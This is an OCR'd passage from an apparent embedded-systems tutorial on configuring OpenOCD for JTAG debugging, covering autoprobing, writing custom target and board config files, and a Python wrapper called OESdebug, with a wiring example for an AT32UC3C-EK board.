
```
$ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/target/bcm2837_64.cfg
```

The result of the above command is shown in **Figure 5.12**

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/targe
t/bcm2837_64.cfg
[sudo] Mot de passe de jugbe :
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
adapter speed: 1000 kHz
adapter_nsrst_delay: 400
none separate
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 1000 kHz
Info : JTAG tap: bcm2837.dap tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : bcm2837.cpu.0: hardware has 6 breakpoints, 4 watchpoints
Info : bcm2837.cpu.1: hardware has 6 breakpoints, 4 watchpoints
Info : bcm2837.cpu.2: hardware has 6 breakpoints, 4 watchpoints
Info : bcm2837.cpu.3: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
Info : Listening on port 3334 for gdb connections
Info : Listening on port 3335 for gdb connections
Info : Listening on port 3336 for gdb connections
```

Figure 5.12 – Connecting OpenOCD to Raspberry PI 3

Note : the line *« Info : JTAG tap : bcm2837.dap tap/device found : 0x4ba00477 (mfg : 0x23b (ARM Ltd.), part : 0xba00, ver : 0x4) »* means that OpenOCD was able to detect the Raspberry PI 3. We also see the breakpoints which indicates highly that the connection was a success.

5. **Connecting to OpenOCD :**

(a) **Telnet :** We use putty which provides a telnet client.
We can launch a telnet session (using putty) with the configuration shown in **Figure 5.13**.




FIGURE 5.13 – Settings for connecting telnet to OpenOCD

If successfully connected, it should show a message *« Open On-Chip Debugger »*, We must halt the target execution before doing any further opertation as shown in **Figure 5.14**.




FIGURE 5.14 – Connecting to OpenOCD using Telnet

(b) **GDB (arm-none-eabi-gdb) :** We must use a cross platform GDB.
We can launch a gdb session as shown in **Figure 5.15**.




FIGURE 5.15 – Connecting to OpenOCD using gdb-none-eabi-gdb

5.3 Advanced OpenOCD

OpenOCD does not support every existing board or chip natively, if one cannot find a config file on the internet, it must be written from Scratch.
Howerver, We must keep in mind that 2 mondatory requirements must be met before starting to write our own config file :

1. **Supported adapter transport :** The adapter must be compliant with one of the following transport facilities JTAG (OpenOCD was originally made for it), SWD or SPI.
   Adapters use mainly one of driver interfaces : amt_jtagaccel, arm-jtag-ew, at91rm9200, cmsis-dap, dummy, ...etc. A list of supported driver interfaces is available at http://openocd.org/doc/html/Debug-Adapter-Configuration.html#Interface-Drivers.
2. **Supported CPU family :** The CPU of the target must match one of the following : arm11, arm720t, arm7tdmi, arm920t, arm926ejs, arm966e, arm9tdmi, avr, cortex_a, cortex_m, aarch64, dragonite, dsp563xx, fa526, feroceon, mips_m4k, xscale, openrisc, ls1_sap.

   Once We made sure that both target chip and adapter can be supported by OpenOCD, We can write our custom scripts.

5.3.1 Crash course to JTAG

We are not going to dig into the JTAG (as this is not our purpose), good tutorials are already available at : https://www.xjtag.com/about-jtag/jtag-a-technical-overview/ or at http://blog.senr.io/blog/jtag-explained. However, to understand OpenOCD, a basic knowledge of JTAG protocol is required. We are going to highlight the most important points [2].

5.3.1.1 JTAG finite state machine

The JTAG protocol defines 16 different states for the TAP controller as shown in **Figure 5.16**.




Figure 5.16 – JTAG finite state machine - taken from http://jtagtools.sourceforge.net/intro.html

The states can be broken into 3 categories :

1. **Reset :** black rectangles in **Figure 5.16**
2. **Data register states :** green rectangles in **Figure 5.16**
3. **Instruction register states :** orange rectangles in **Figure 5.16**

2. JTAG full documentation can be found in the official website : https://www.jtag.com/

5.3.1.2 JTAG signal definition

JTAG defines 5 signals (as shown in **Figure 5.17**) for it's operations.




Figure 5.17 – Signals defined by JTAG protocol (taken from `http://jtagtools.sourceforge.net/intro.html`)

The signals are illustrated in the following table :

Signal	Meaning	Function
TCK	Test Clock	Clock signal is used to synchronize internal operations of the JTAG state machine
TMS	Test Mode Select	sampled at the rising edge of TCK to determine the next JTAG state
TDI	Test Data In	Data that are shifted into the device
TDO	Test Data Out	Data that are shifted out from the device
TRST	Test Reset	Reset TAP controller (Reset the state machine)

5.3.1.3 JTAG registers

JTAG specification states 2 types of registers :

1. **Instruction register :** holds the current instruction.
2. **Data registers :** These are broken into 3 registers :
   (a) **BSR :** used for boundary scan
   (b) **BYPASS :** it is a 1 bit register used to skip a particular chip (by shorting TDI and TDO) and go to the next reducing scanning overhead.
   (c) **IDCODE :** holds ID code and revision number.

The above registers are summarized in **Figure 5.18**




Figure 5.18 – Registers defined by JTAG protocol (taken from `https://www.xjtag.com/about-jtag/jtag-a-technical-overview/`)

5.3.2 Autoprobing the target using OpenOCD

Today's platforms can be complicated, We can have more than one chip connected together as shown in **Figure 5.19** [3]. However, every chip has it's own *TAP interface* that allows us to access it.




FIGURE 5.19 – Daisy JTAG chaining (taken from `https://www.corelis.com/education/tutorials/jtag-tutorial/jtag-technical-primer/`)

When debugging, **OpenOCD** needs to differentiate between each chip (CPU, DSP, FPGA, ASIC, ...,etc). We can use the official documentation to get the name of each TAP, IDCODE and sometimes even the length of the instruction register (IR) of each chip. But, such information are not always available in the DOC, OpenOCD can help us to extract it using the following steps :

— Connect the target correctly to the adapter.

— **openocd.cfg :** Use the following script as a config file for OpenOCD [4] :

```
source [find interface/ftdi/olimex-arm-usb-tiny-h.cfg]
reset_config trst_and_srst
jtag_rclk 8
```

— **Launch openOCD and discover :** We can see in **Figure 5.20** the result returned by OpenOCD.

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -s tcl/
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
trst_and_srst separate srst_gates_jtag trst_push_pull srst_open_drain connect_deassert_srst
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>
'.
RCLK - adaptive
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : RCLK (adaptive clock speed)
Warn : There are no enabled taps.  AUTO PROBING MIGHT NOT WORK!!
Info : JTAG tap: auto0.tap tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : JTAG tap: auto1.tap tap/device found: 0x06413041 (mfg: 0x020 (STMicroelectronics), part: 0x6413, ver:
0x0)
Warn : AUTO auto0.tap - use "jtag newtap auto0 tap -irlen 4 -expected-id 0x4ba00477"
Warn : AUTO auto1.tap - use "jtag newtap auto1 tap -irlen 5 -expected-id 0x06413041"
Warn : gdb services need one or more targets defined
```

FIGURE 5.20 – Discover tap names, IDCODE and instruction reg length - OpenOCD

OpenOCD has successfully discovered :

3. The following link explains the daisy chainning : `https://www.corelis.com/education/tutorials/jtag-tutorial/jtag-technical-primer/`

4. Autoprobe script can be found at : `http://openocd.org/doc/html/TAP-Declaration.html#Autoprobing`

— **tap interface auto0.tap :** IDCODE = 0x4ba00477, irlen(intruction register length) = 4
— **tap interface auto1.tap :** IDCODE = 0x06413041, irlen(intruction register length) = 5
OpenOCD shows also how to instruct it to get access to the tap controller (*jtag newtap auto0 tap -irlen 4 -expected-id 0x4ba00477*)

5.3.3 Writting OpenOCD scripts from scratch

5.3.3.1 Creating a target file

OpenOCD has imposed some convention to be used while writing a file that will describe the chip :

1. **Define global variables :** We are going to follow **OpenOCD**'s conventions and point some malpractices to be avoided while writting our scripts.
   (a) **Define chip name :** It is enough to write down the name printed on your chip as follow :

```
#set chip name
set _CHIPNAME stm32f0407
```

   However, a target file can be included in a board (which must be able to overwrite parameters defined in target file), a reason that leads **OpenOCD** to recommand the following syntax :

```
#set chip name
if { [info exists CHIPNAME] } {
        set _CHIPNAME $CHIPNAME
} else {
        set _CHIPNAME stm32f0407
}
```

   The condition statement « if { [info exists CHIPNAME] } »checks if the board file provides another value for the chipname (if this is the case openOCD will use it instead of the one defined in the target file).
   Remark : Variables that start with a leading underscore like « _CHIPNAME »are temporary variables which can be overwritten if included by a board file.
   (b) **Endianness :** We must define the endianness of the system.

```
#little or big endian?
if { [info exists ENDIAN] } {
        set _ENDIAN $ENDIAN
} else {
        set _ENDIAN little
}
```

   Important : **OpenOCD** defaults to *little endian* in case of *Endianess* is not provided.
   (c) **TAP controller ID :** We must define the tap identifier, it can be found in the documentation or discovered (refer to subsection 5.3.2) previously shown using **OpenOCD**.

```
# Tap ID controller (optional parameter but helpfull in SMP architectures)
if { [info exists CPUTAPID] } {
        set _CPUTAPID $CPUTAPID
} else {
        set _CPUTAPID 0x4ba00477
}
```

   Note : TAP ID *0x4ba00477* was discovered using **OpenOCD**.

2. **Adapter's speed :** We must provide a parameter called « adapter_khz »at the beginning of the script which sets the communication speed of the adapter (check manufacturer's documentation to get this value) as follow :

```
adapter_khz 2000
```

Important : If one cannot find this value easily, It is always safe to use a low value (typically : 8).

3. **Declare the TAP controller :**

```
#create a tap ID controller
jtag newtap $_CHIPNAME cpu -irlen 4 -expected-id $_CPUTAPID
```

   * **jtag newtap :** declares a new tap controller.
   * **$_CHIPNAME :** name of the controlled chip
   * **cpu :** type of the controlled chip (can be *dsp* for example)
   * **-irlen 4 :** refers to the length of instruction register.
   * **-expected-id $_CPUTAPID :** designates the TAP controller.

4. **Declare the chip :** the chip can be a CPU or DSP or anything else.

```
set _TARGETNAME $_CHIPNAME.cpu
target create $_TARGETNAME cortex_m -chain-position $_TARGETNAME
```

   * target create : defines the target chip
   * cortex_m : refers to the architecture of the chip (can be avr, ..., etc)
   * $_TARGETNAME : sets the name of TAP Controller
   * -chain-position : refers to which TAP controller is handling this chip.

5. **SDRAM configuration :** some chips have an internal SDRAM, OpenOCD can use it to speed up operations (like loading the program)

```
$_TARGETNAME configure -work-area-phys 0x00200000 -work-area-size 0x8000 -work-area-backup 0
```

— **Working area :** Some CPUs are linked with an « on-chip-ram », it allows to speed up operations like storing the code to reprogram the Flash. If one is available on your platform, It is recommanded to include it :
$_TARGETNAME configure -work-area-phys 0x00200000 -work-area-size 0x8000 -work-area-backup 0
The meaning of the fields :

   * **$_TARGETNAME configure :**
   * **-work-area-phys :** sets the base working area of the RAM (If MMU is enabled on the target we must use *-work-area-virt*)
   * **-work-area-size :** specifies the working size length (in bytes), in our example the working size or interval is [0x00200000, 0x00208000].
   * **-work-area-backup :**

The script should be something similar to the following :

```
adapter_khz 2000

# Set chip name
if { [info exists CHIPNAME] } {
        set _CHIPNAME $CHIPNAME
} else {
        set _CHIPNAME stm32f0407
}

# Little or Big endian?
if { [info exists ENDIAN] } {
```

```
12          set _ENDIAN $ENDIAN
13 } else {
14          set _ENDIAN little
15 }
16
17 # Set Tap ID controller
18 if { [info exists CPUTAPID] } {
19          set _CPUTAPID $CPUTAPID
20 } else {
21          set _CPUTAPID 0x4ba00477
22 }
23
24 #create a tap ID controller
25 jtag newtap $_CHIPNAME cpu -irlen 4 -expected-id $_CPUTAPID
26
27 set _TARGETNAME $_CHIPNAME.cpu
28 target create $_TARGETNAME cortex_m -chain-position $_TARGETNAME
29
30 $_TARGETNAME configure -work-area-phys 0x00200000 -work-area-size 0x8000 -work-area-backup 0
```

5.3.3.2 Creating board file

The board files (found under *board* directory in OpenOCD) uses the target files (found under *target* directory in OpenOCD) because differents boards use the same SOC (System On Chip).

We can create an **OpenOCD** compliant board file as follow :

— **Include a target file :** We must add all the required target files (or files depending on the number of chips on the target) as follow :

```
1 #include target file
2 source [find my-custum-script-target.cfg]
```

— **Configure Flash memory :** This is an important step if We want to manipulate (write, read, reprogram) the flash memory.

Most of the time, it is enough to follow the following steps :

1. **Determine the memory technology :** We can get it from the official documentation (*NOR* or *NAND* or *mFLASH*).
2. **Find corresponding memory driver :** Once the memory technology has been determined, We must find the associated driver which depends on the manufacturer.

   (a) **NOR :** We can find the specific driver for nor at the following page : http://openocd.org/doc/html/Flash-Commands.html#Internal-Flash-_0028Microcontrollers_0029

   (b) **NAND :** We can find the specific driver for nand at the following page : http://openocd.org/doc/html/Flash-Commands.html#NAND-Driver-List

3. **Add the driver line definition :** We only need to copy the specific line found in the driver to our OpenOCD script.
   As an example We have a flash Nor memory with associated driver « stm32f2x », so the doc says We must add the line definition :

   flash bank $_FLASHNAME stm32f2x 0 0 0 0 $_TARGETNAME

   In OpenOCD, We must add it as follow :

```
#declare the nor flash mapping
set _FLASHNAME $_CHIPNAME.flash
flash bank $_FLASHNAME stm32f2x 0 0 0 0 $_TARGETNAME
```

Note : $_FLASHNAME is the name given to the flash memory, generally it should be defined before as « set _FLASHNAME $_CHIPNAME.flash ».

— **Board specific settings :** some settings are relative to every board and cannot be detailed.

At the end We should end-up with 2 different files :

- **Target file (my-custum-script-target.cfg) :**

```
# my-custum-script-target.cfg
adapter_khz 2000

#set chip name
if { [info exists CHIPNAME] } {
        set _CHIPNAME $CHIPNAME
} else {
        set _CHIPNAME stm32f0407
}

#little or big endian?
if { [info exists ENDIAN] } {
        set _ENDIAN $ENDIAN
} else {
        set _ENDIAN little
}

#Tap ID controller
if { [info exists CPUTAPID] } {
        set _CPUTAPID $CPUTAPID
} else {
        set _CPUTAPID 0x4ba00477
}

#create a tap ID controller
jtag newtap $_CHIPNAME cpu -irlen 4 -expected-id $_CPUTAPID

set _TARGETNAME $_CHIPNAME.cpu
target create $_TARGETNAME cortex_m -chain-position $_TARGETNAME

$_TARGETNAME configure -work-area-phys 0x00200000 -work-area-size 0x8000 -work-area-backup 0
```

- **Board file (my-custum-script-board.cfg) :**

```
source [find my-custum-script-target.cfg]

#declare the nor flash mapping
set _FLASHNAME $_CHIPNAME.flash
flash bank $_FLASHNAME stm32f2x 0 0 0 0 $_TARGETNAME
```

We can execute OpenOCD at this stage as shown in **Figure 5.21**

```
jugbe@F-NAN-HIPPOPOTAME:~/openocd$ sudo ./src/openocd -s tcl/ -f tcl/interface/ftdi/olimex-arm-usb-tiny-h.cfg -f tcl/my-custum
-script-board.cfg
Open On-Chip Debugger 0.10.0+dev-00362-g78a4405 (2018-03-21-14:40)
Licensed under GNU GPL v2
For bug reports, read
        http://openocd.org/doc/doxygen/bugs.html
adapter speed: 2000 kHz
Info : auto-selecting first available session transport "jtag". To override use 'transport select <transport>'.
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 2000 kHz
Info : JTAG tap: stm32f0407.cpu tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.), part: 0xba00, ver: 0x4)
Info : JTAG tap: auto0.tap tap/device found: 0x06413041 (mfg: 0x020 (STMicroelectronics), part: 0x6413, ver: 0x0)
Warn : AUTO auto0.tap - use "jtag newtap auto0 tap -irlen 5 -expected-id 0x06413041"
Info : stm32f0407.cpu: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
```

Figure 5.21 – Executing custom made OpenOCD script

5.4 OESdebug

One of the most used JTAG compliant debugging software is called **OpenOCD**. It is quite difficult to set-up a correct configuration of **OpenOCD** (as We have already seen), that's why we have provided « OESDebug »(*Open Easy Debug* is written in python3) as a high level wrapper around **OpenOCD**.

1. **OpenOCD support :** *OESdebug* is a wrapper program which intends to use OpenOCD easily.
   (a) **OPENOCD Auto-Detection :** This section checks to detect if **OpenOCD** is already installed on the system as shown in **Figure 5.22**




Figure 5.22 – OESDebug checks if OpenOCD is installed

In case OESdebug cannot find OpenOCD, We would have the output shown in **Figure 5.23**.




Figure 5.23 – OESDebug fails to locate OpenOCD

Remark : If you have compiled **OpenOCD** from sources, you can check the box « *I have compiled OpenOCD from sources* », then indicate the location of the directory as shown in **Figure 5.24**




Figure 5.24 – Locate compiled OpenOCD directory - OESDebug

(b) **Control Operation :** This section is broken into :
— **Install OpenOCD :** Allows to install **OpenOCD** from repository as shown in **Figure 5.25**.




Figure 5.25 – Installing OpenOCD from OESdebug

Note : Always update your cache (check the option « With cache Update ») before downloading any software.
— **Check again OpenOCD support :** Checks again to detect **OpenOCD** support (after We install it using *Install OpenOCD*).
— **Next :** moves to the next Tab (Adapter support), but We can always click on *« Adapter Support »tab* for the same purpose.

2. **Adapter Support :** an adapter is the intermidiate component that allows OpenOCD (running as a deamon in the host) to access the target's chip (microprocessor, DSP, ..., etc).

(a) **Existing adapter : OESdebug** will detect the build-in supported adapters as shown in **Figure 5.26**.




Figure 5.26 – Displaying supported adapters by OpenOCD - OESdebug

(b) **Create a custom adapter :** If our adapter is not supported, We must define it ourselves. **OESdebug** makes it easy to make it. Only two steps are required.

i. **Interface protocol :** Select the protocol supported by your adapter.
ii. **Manufacturer, Vendor ID, Product ID :** We don't need to specify them, plug your adapter into the computer and select « *Find my MCU pid, vid and manufacturer* ». Select the adapter from the list (**Figure 5.27**).

Figure 5.27 – Selecting adapter from the detected devices - OESdebug

OESdebug will read the required information (**Figure 5.28**).




Figure 5.28 – Definning new adapter - OESdebug

3. **MCU support :** As already mentionned, **OpenOCD** cannot support every target that exists (We can add our own configuration file but it's a bit more enhanced).
   (a) **Existing MCU or Board :** OESdebug will detect the supported Board and MCU files on the installed OpenOCD. We repeat one again, **OpenOCD** makes a difference between *Board file* and *MCU file*.
   * **MCU :** Configuration files of the target Chip (CPU, DSP, etc...) as shown in **Figure 5.29**.




Figure 5.29 – Detecting supported Chips by OpenOCD - OESdebug

   * **Board :** Configuration files of boards (which may include MCU files) as shown in **Figure 5.30**




Figure 5.30 – Detecting supported boards by OpenOCD - OESdebug

   (b) **Create a custom chip :** If neither MCU nor Board platform are supported, We must create a configuration file on our own. We may use the hard way as already seen but it is easier with **OESdebug**.

      i. **CHIP Name :** Provide the name of your Chip. For example : atmel128
      ii. **CHIP Type :** Provide the type of your chip (CPU, DSP)

iii. **CHIP Family :** Designate the architecture of your CHIP

iv. **Length of instruction register (IR) :** You can check the documentation of the manufacturer or refer to .... in order to try to dicover the value of this field using **OESdebug**.

v. **Endianness of Chip :** You must fill this field otherwise OpenOCD will default to to *little endian*.

vi. **CPU Tap ID :** This is an optionnal field but it is worth to include it. You may refer to .... in order to try to dicover the value of this field using **OpenOCD**.

vii. **Enable memory Config :** Checking this box jumps us from Chip to Board configuration. It allows us to add configuration for the SDRAM and memory Flash.

You can take a look the example shown in **Figure 5.31**




Figure 5.31 – Creating a new chip config - OESdebug

4. **Generating configuration file :** Once We made sure that both *target* and *adapter* are supported by OpenOCD, We can generate the Config file automatically using *OESdebug* as shown in **Figure 5.32**.




Figure 5.32 – OESDebug generates the configuration file

(a) **Generate file :** generates an openocd.cfg file based on the settings made in « Adapter Support »and « MCU Support »

(b) **Update file :** We can change the script produced by OESdebug to include features that are specific to the target. We have to use this button to save the current changes to the file « openocd.cfg ».

(c) **Start OpenOCD :** Once We have generated a config file, We can start OpenOCD, write your password and you should see that your device was detected as shown in **Figure 5.33**

```
cortex_m reset_config sysresetreq
Info : Listening on port 6666 for tcl connections
Info : Listening on port 4444 for telnet connections
Info : clock speed 2000 kHz
Info : JTAG tap: stm32f4x.cpu tap/device found: 0x4ba00477 (mfg: 0x23b (ARM Ltd.
), part: 0xba00, ver: 0x4)
Info : JTAG tap: stm32f4x.bs tap/device found: 0x06413041 (mfg: 0x020 (STMicroel
ectronics), part: 0x6413, ver: 0x0)
Info : stm32f4x.cpu: hardware has 6 breakpoints, 4 watchpoints
Info : Listening on port 3333 for gdb connections
```

Figure 5.33 – OESDebug starts OpenOCD for debug

Challenge : We are going to create a config target file not supported by **OpenOCD** to demonstate the usage of *OESdebug*, the target is an AVR ATMEL (AT32UC3C-EK) :

1. **Wiring The target with the adapter :**

(a) **Jtag connector on the board :** The board's JTAG is represented in **Figure 5.34**[5].




Figure 5.34 – 10 pin header JTAG

(b) **Connecting Board to Adapter :** We can wire the connections as follow :

Pin ARM-USB-TINY-H	AT32UC3C-EK
1 (VREF)	7 (VSUPP)
3 (nTRST)	8
4 (GND)	2
5 (TDI)	9
7 (TMS)	5
9 (TCK)	1
13 (TDO)	3

5. JTAG pinout can be found at this page : `http://aquaticus.info/sites/default/files/more_images/avrjtag_con.png`

2. **Using OESdebug :**
   (a) **Adapter settings :** shown in **Figure 5.35**




Figure 5.35 – Configure adapter settings - OESdebug

   (b) **MCU Settings :** shown in **Figure 5.36**

